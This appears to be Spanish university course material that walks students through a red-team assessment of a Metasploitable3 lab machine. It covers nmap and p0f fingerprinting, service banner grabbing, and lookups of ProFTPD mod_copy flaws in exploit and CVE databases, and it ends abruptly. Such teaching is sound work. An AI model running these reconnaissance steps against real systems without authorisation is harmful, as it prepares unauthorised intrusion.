

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

Estudio de caso: Evaluación de la postura de seguridad de la información por Red Team

MITRE ATT&CK® podría ser una **guía extremadamente valiosa** para llevar a cabo tareas de **Red Team**. Esta base de datos, desarrollada por **MITRE**, documenta y clasifica **tácticas, técnicas y procedimientos (TTPs)** utilizados por *adversarial people* en **ataques a equipos informáticos**. Los equipos de **Red Team** pueden aprovechar esta información para realizar las tareas de pentesting y evaluar la postura de seguridad de una organización de manera más efectiva. Aquí se presenta un ejemplo detallado de un caso llevado a cabo por un Red Team.

Planificación

Selección de sistema objetivo y entorno de trabajo

En esta primera parte nos centramos en la recuperación de información del sistema objetivo. Tendremos que definir el escenario de trabajo como el que se muestra en la Figura 1 donde suponemos que ya hemos establecido el sistema objetivo de la entidad sobre el que se quiere realizar la prueba de penetración. Supondremos que estamos en una prueba de tipo **Blackbox**, es decir, **NO tenemos más información del sistema de lo que se expone en este proyecto**.




Figura 1: Escenario de la entidad para analizar

Como entorno de trabajo para realizar las tareas de pentesting podemos usar un sistema propio donde instalaremos las herramientas específicas, o podemos optar por usar una distribución preparada para ello como Kali Linux, Parrot Security OS, o similar.

Como **sistema objetivo** podemos optar por utilizar un sistema propio que queramos analizar o podemos optar por utilizar entorno preparado al efecto. Existen múltiples alternativas para poder realizar pruebas, a continuación, se muestran ejemplos de sistemas de ejemplo a modo de máquinas virtuales o entornos conectables que se pueden utilizar como sistemas objetivos de este proyecto:

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

- **Vulnhub**: <https://www.vulnhub.com/>
- **Pentesterlab**: <https://www.pentesterlab.com/exercises/>
- **Hackxor**: <http://sourceforge.net/projects/hackxor/files/hackxor1.7z/download>
- **Kioptrix**: http://www.kioptrix.com/blog/?page_id=135
- **NETinVM**: <http://informatica.uv.es/~carlos/docencia/netinv/#id7>
- **UltimateLAMP**: <http://sourceforge.net/projects/lampsecurity/>
- **Metasploitable**: <http://www.offensive-security.com/metasploit-unleashed/Metasploitable>

Cada Security Team deberá escoger un sistema objetivo DIFERENTE al ilustrado en este proyecto. Para ilustrar el proyecto se va a usar la siguiente configuración:

- Kali Linux (usuario por defecto kali, password kali)
 - <https://www.kali.org/get-kali/#kali-virtual-machines>
- Metasploitable3 (usuario vagrant, password vagrant)
 - <https://github.com/rapid7/metasploitable3>

Lo primero que haremos es arrancar la máquina donde está nuestro sistema objetivo, y determinar su IP:

```
collisions:0 txqueuelen:1000
RX bytes:6205431 (6.2 MB) TX bytes:105974 (105.9 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:cb:1c:03
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:1c03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:10673 (10.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:279 errors:0 dropped:0 overruns:0 frame:0
          TX packets:279 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:109404 (109.4 KB)  TX bytes:109404 (109.4 KB)

vethbd6f08c Link encap:Ethernet  HWaddr aa:73:fb:97:1d:27
          inet6 addr: fe80::a873:fbff:fe97:1d27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:10031 (10.0 KB)

vagrant@metasploitable3-ub1404:~$
```

Figura 2: Identificación de la IP de la máquina objetivo.

Una vez arrancado el sistema objetivo ya podemos usar nuestro entorno de pentesting para realizar las pruebas.

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

Descubrimiento de sistema operativo y de servicios del sistema objetivo


Para la detección de sistema operativo podemos usar varias herramientas que nos ayudarán a ello, como son Nmap, Nitkto, Hydra, Legion, Xprobe2 o p0f. Para el fingerprinting podemos usar dos tipos de mecanismos:

- **Fingerprinting activo:** actuamos directamente sobre el sistema objetivo.
- **Fingerprinting pasivo:** no se realiza actuación directa sobre el sistema objetivo.

Métodos activo

```
#nmap -O IP
```

Aunque hemos dicho que actuaremos en un entorno Blackbox, vamos a comprobar a modo informativo que efectivamente Nmap ha detectado correctamente la versión del sistema:



```
(root@kali)-[~]
# nmap -O 172.28.128.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 11:25 EDT
Nmap scan report for 172.28.128.3
Host is up (0.00077s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
8181/tcp   closed intermapper
MAC Address: 08:00:27:CB:1C:03 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 3.16 (94%),
OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Andro
id 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
```

Figura 3: Escaner de red con Nmap

Otra opción activa sería usar la herramienta xprobe2 que es una herramienta basada en el uso de paquetes ICMP, aunque es menos precisa, pero envía pocos paquetes bien formados ICMP y analiza las respuestas:

```
#xprobe2 -rv IP
```

Métodos pasivos

Estos métodos no generan tráfico adicional o inusual para detectar o extraer información y por lo tanto no puede ser detectado con facilidad. La herramienta que usaremos es p0f actuará como un sniffer que captura las peticiones:

```
#p0f -i INTERFAZ
```

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

```
(root@kali)-[~]
# p0f -i eth1
— p0f 3.09b by Michal Zalewski <lcantuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth1'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
```

Figura 4: Ejecución herramienta p0f sobre una interfaz de red

Sólo tenemos que abrir, por ejemplo, el navegador y generar un tráfico hacia el sistema objetivo y observar el resultado en la console:




Figura 5: Petición hacia sistema objetivo y captura de tráfico con p0f

Si observamos los resultados nos arrojan mucha más información de la que buscamos, pero fijándonos concretamente en la versión del sistema operativo, podemos observar que efectivamente es la versión del sistema que buscamos:

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

```
(root@kali)-[~]
# p0f -i eth1
— p0f 3.09b by Michal Zalewski <lcantuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth1'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 172.28.128.4/33262 → 172.28.128.3/80 (syn) ]-
|
| client    = 172.28.128.4/33262
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig    = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
```

Figura 6: Análisis de la salida obtenida den p0f

Debemos saber que existen mecanismos para ocultar la versión del sistema operativo.

El siguiente paso es la detección de servicios, para lo que usaremos la herramienta Nmap para realizar un escaneo de puertos:

```
#nmap -sV IP
```

```
Nmap scan report for 172.28.128.3
Host is up (0.00045s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
```

Figura 7: Salida de nmap para detección de versiones de software

Inspección de los servicios básicos

Los servicios r-* son herramientas con una parte cliente y una servidora que permiten la conexión remota entre máquinas y se establecen (de manera general) en los puertos 512, 513 y 514. Vamos a intentar conectarnos remotamente:

```
#rlogin -l root IP
```

El éxito de dicho comando confirmaría que las utilidades de conexión remota están instaladas y el login está habilitado. En la máquina objetivo no tenemos estos puertos disponibles, pero si

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

vemos que se disponemos del servicio SSH y FTP por el puerto 21 y 22 respetivamente. En la sección de explotación veremos como explotar estos servicios para realizar un acceso no autorizado mediante la inscripción de un certificado propio en el *authorized_keys* de SSH del sistema objetivo.

```
#ssh root@IP
```




Figura 8: Intento de conexión remota por ssh

Un servicio que debe tener en cuenta es el sistema de archivos de red (NFS). NFS puede ser identificado sondeando el puerto 2049 directamente obtener una lista de servicios, como, por ejemplo, usando *rpcinfo*. La herramienta *showmount* permite consultar información acerca del sistema de ficheros remoto. Mediante el comando *showmount -e* nos permite determinar que el recurso compartido / (la raíz del sistema de archivos) estará siendo exportado, es decir, es modificable remotamente.

```
#rpcinfo -p IP
#showmount -e IP
```

Inspección de posibles puertas traseras (backdoors)

En la inspección con Nmap hemos detectado que existen diferentes servicios abiertos con conexión remota, SSH, ftp y telnet. Ya hemos averiguado que SSH es accesible mediante login, por lo que puede ser factible realizar un acceso no autorizado, por ejemplo, intentado introducir nuestro certificado propio en el fichero de claves autorizadas, veamos como intentar hacer esto:

1. Servicio FTP, el servicio encontrado es un ProFTPD 1.3.5, sólo tendríamos que detectar posibles vulnerabilidades o puertas traseras de esta versión para saber si es o no vulnerable. Podemos intentar también la conexión vía servicio ftp.

```
#ftp 172.16.204.129
```




Figura 9: Detección de la version del servicio FTP

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

- Servicio de base de datos, podemos comprobar que efectivamente tenemos sistemas gestores de base de datos como MySQL y Postgres. MySQL por lo general tiene un gestor web que responde a peticiones HTTP, para identificar versiones podemos lanzar una petición y ver la respuesta:

```
#curl IP:3306
```




Figura 10: Uso de CURL en petición al servidor para detectar versión MySQL

- Servidor web/aplicaciones, como podemos observar está expuesto el puerto 80 un servicio http, que podemos averiguar con una petición a dicho puerto.

```
#curl IP
```

```
(root@kali)-[/home/kali]
# curl -I 172.28.128.3
HTTP/1.1 200 OK
Date: Wed, 30 Oct 2024 16:51:44 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Type: text/html; charset=UTF-8
```

Figura 11: Petición CURL para detección del servidor web

Del mismo modo podemos observar un servidor de aplicaciones expuesto por el puerto 8080.

```
#curl -I IP
```

```
(root@kali)-[/home/kali]
# curl -I 172.28.128.3:8080
HTTP/1.1 404 Not Found
Date: Wed, 30 Oct 2024 16:51:42 GMT
Cache-Control: must-revalidate,no-cache,no-store
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 1267
Server: Jetty(8.1.7.v20120910)
```

Figura 12: Detección del servidor de aplicaciones usado

- Otros servicios de interés existen múltiples servicios remotos que podemos observar:

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

- a. *ipp, CUPS, es un protocolo de red utilizado para administrar y realizar tareas de impresión a través de redes IP.*

```
(root@kali)-[/home/kali]
# curl -I 172.28.128.3:631
HTTP/1.1 200 OK
Date: Wed, 30 Oct 2024 16:57:53 GMT
Server: CUPS/1.7 IPP/2.1
Connection: Keep-Alive
Keep-Alive: timeout=30
Content-Language: en_US
Content-Type: text/html; charset=utf-8
Last-Modified: Mon, 19 Nov 2018 12:43:48 GMT
Content-Length: 3784
```

Figura 13: Detección del servicio de CUPS usado.

- b. *Netbios-ns, servicios samba para acceso remoto al sistema de directorios basados en Windows.*

```
(root@kali)-[/home/kali]
# nmap -p 445 --script smb-os-discovery 172.28.128.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 13:02 EDT
Nmap scan report for 172.28.128.3
Host is up (0.0074s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:CB:1C:03 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2024-10-30T17:01:56+00:00

Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
```

Figura 14: Detección del servicio de Netbios-ns


SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

Análisis de vulnerabilidades

Métodos manuales

Estas herramientas no sólo son las únicas herramientas para la búsqueda de vulnerabilidades, también es importante la información que podamos encontrar en bases de datos de vulnerabilidades o Internet:

- Exploit-DB: <https://www.exploit-db.com/search/>




The screenshot shows the 'Exploit Database Advanced Search' page. It features a sidebar with navigation icons and a main search area with various filters. The search results table is displayed below the filters.

Date	D	A	V	Title	Type	Platform	Author
2021-05-26	↓	✓		ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)	remote	Linux	Shellbr3ak
2021-03-22	↓	✗		ProFTPD 1.3.7a - Remote Denial of Service	dos	Multiple	xynmaps
2015-06-10	↓	✓		ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	remote	Linux	Metasploit
2015-04-21	↓	✗		ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	remote	Linux	R-73eN

Figura 15: Base de datos de exploits conocidos

- Common Vulnerabilities Enumeration (CVE): <https://cve.mitre.org/cve/cve.html>



The screenshot shows the CVE website search results for 'CVE-2015-3306'. The search results table is highlighted with a red box.

Name	Description
CVE-2015-3306	The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Below the search results, there is a section for 'SEARCH CVE USING KEYWORDS:' with a search bar and a 'Submit' button. It also includes a note about searching by reference using the 'CVE Reference Maps' and a link to the 'CVE Request Web Form'.

Figura 16: Base de datos de vulnerabilidades



SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

- National Vulnerability Database (NVD): <https://web.nvd.nist.gov/view/vuln/search>

NIST Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE

VULNERABILITIES SEARCH AND STATISTICS

Search Results (Refine Search) Sort results by: Publish Date Descending Sort

Search Parameters: Results Type: Overview Keyword (text search): ProFTP 1.3.5 Search Type: Search All CPE Name Search: false


There are 6 matching records. Displaying matches 1 through 6.

Vuln ID	Summary	CVSS Severity
CVE-2019-12815	An arbitrary file copy vulnerability in mod_copy in ProFTPD up to 1.3.5b allows for remote code execution and information disclosure without authentication, a related issue to CVE-2015-3306. Published: julio 19, 2019; 7:15:11 p. m. -0400	V4.0: (not available) V3.1: 9.8 CRITICAL V2.0: 7.5 HIGH
CVE-2017-7418	ProFTPD before 1.3.5e and 1.3.6 before 1.3.6rc5 controls whether the home directory of a user could contain a symbolic link through the AllowChrootSymlinks configuration option, but checks only the last path component when enforcing AllowChrootSymlinks. Attackers with local access could bypass the AllowChrootSymlinks control by replacing a path component (other than the last one) with a symbolic link. The threat model includes an attacker who is not granted full filesystem access by a hosting provider, but can reconfigure the home directory of an FTP user. Published: abril 04, 2017; 1:59:00 p. m. -0400	V4.0: (not available) V3.0: 5.5 MEDIUM V2.0: 2.1 LOW
CVE-2016-3125	The mod_tls module in ProFTPD before 1.3.5b and 1.3.6 before 1.3.6rc2 does not properly handle the TLS DHParamFile directive, which might cause a weaker than intended Diffie-Hellman (DH) key to be used and consequently allow attackers to have unspecified impact via unknown vectors. Published: abril 05, 2016; 4:59:00 p. m. -0400	V4.0: (not available) V3.0: 7.5 HIGH V2.0: 5.0 MEDIUM
CVE-2015-3306	The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site.cnfr and site.cnfo commands.	V4.0: (not available)

Figura 17: Base de datos de vulnerabilidades del NIST

Si navegamos a algunas de las vulnerabilidades seleccionadas podemos encontrar información pormenorizada y detallada de la vulnerabilidad en cuestión.

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET



EXPLOIT DATABASE

ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)

EDB-ID: 37262	CVE: 2015-3306	Author: METASPLOIT	Type: REMOTE	Platform: : LINUX	Date: 2015-06-10
EDB Verified: ✓		Exploit: ⬇ / {}		Vulnerable App:	

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
```

Figura 18: Descripción de un exploit para ProFTP junto con su payload

Utilizar alguna de estas herramientas además de las de búsquedas en bases de datos, para realizar un análisis en profundidad de vulnerabilidades del sistema objetivo, y documentar dicho análisis lo más detalladamente posible.

Métodos automatizados

Para la detección de vulnerabilidades podemos usar múltiples herramientas que permiten automatizar este proceso, dentro de la distribución Kali Linux tenemos herramientas muy interesantes como:

- LEGION
- Nikto

LEGION

